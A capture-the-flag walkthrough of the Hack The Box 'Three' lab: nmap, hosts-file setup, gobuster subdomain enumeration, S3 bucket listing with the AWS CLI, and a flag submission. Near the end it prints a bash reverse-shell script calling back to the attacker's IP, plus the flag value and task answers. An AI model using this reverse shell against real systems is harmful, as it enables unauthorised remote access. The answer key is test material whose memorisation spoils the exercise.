


CTF

Three

1.We open the machine through pwnBox



2.Task 1>How many TCP ports are open?

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 178bd425452a20b879f8e258d78e79f4 (RSA)
|   256 e60f1af6328a40ef2da73b22d1c714fa (ECDSA)
|_  256 2de1874175f391544116b72b80c68f05 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: The Toppers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

File Edit View Search Terminal Help
└─[eu-starting-point-vip-1-dhcp]--[10.10.14.76]--[htb-c
~]
└─ [★]$ nmap -sV -sC -Pn 10.129.7.156

```

In nmap scanning we discovered 2 open TCP ports: 22 SSH and 80 HTTP.

3. TASK 2

What is the domain of the email address provided in the "Contact" section of the website?

The screenshot shows a web browser window with the title 'The Toppers — Mozilla Firefox'. The address bar displays '10.129.7.156'. The website's navigation bar includes links for 'HOME', 'BAND', 'TOUR', 'CONTACT', and 'MORE'. The main content area features a large image of a band performing on stage. Below the image, the 'CONTACT' section is visible, with the heading 'CONTACT' and the subtext 'Fan? Drop a note!'. The contact information listed is: Chicago, US; Phone: +01 343 123 6102; and Email: mail@thetoppers.htb. To the right of this information is a contact form with three input fields: 'Name', 'Email', and 'Message', followed by a 'SEND' button.

We entered the website and found the domain email contact: [thetoppers.htb](mailto:mail@thetoppers.htb)

4. TASK 3

In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

```
File Edit View Search Terminal Help
[eu-starting-point-vip-1-dhcp]-[10.10.14.76]-[htb-devian2010@htb-kpy1lxsmfv]-[
]
[★]$ sudo nano /etc/hosts
```

```
#
127.0.1.1 htb-kpy1lxsmfv.htb-cloud.com htb-kpy1lxsmfv
127.0.0.1 localhost
10.129.7.156 thetoppers.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We opened the etc hosts file and added ip domain server.

5. Which sub-domain is discovered during further enumeration?

kali

```
(kali@kali)-[~]
$ gobuster vhost -w=/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb --append-domain

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://thetoppers.htb
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[*] User Agent: gobuster/3.6
[*] Timeout: 10s
[*] Append Domain: true

Starting gobuster in VHOST enumeration mode

Found: s3.thetoppers.htb Status: 404 [Size: 21]
Found: gc.msdc.thetoppers.htb Status: 400 [Size: 306]
Progress: 2419 / 4990 (48.48%)
```

5. Which service is running on the discovered sub-domain?

Amazon S3

6. Which command line utility can be used to interact with the service running on the discovered sub-domain?

awscli

7. Which command is used to set up the AWS CLI installation?

aws configure

8. What is the command used by the above utility to list all of the S3 buckets?

Aws s3 ls

9. TASK 9

This server is configured to run files written in what web scripting language?

PHP

```
(kali㉿kali)-[~]
$ aws --endpoint=http://s3.thetoppers.htb s3 ls thetoppers.htb
                PRE images/
2023-12-02 14:59:20      0 .htaccess
2023-12-02 14:59:20    11952 index.php

(kali㉿kali)-[~]
$
```

Submit root flag

```
File Actions Edit View Help
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.139/1337 0>&1
~
```

```
flag.txt
html
www-data@three:/var/www$ cat flag.txt
cat flag.txt
a980d99281a28d638ac68b9bf9453c2b
www-data@three:/var/www$ ^X@sS
```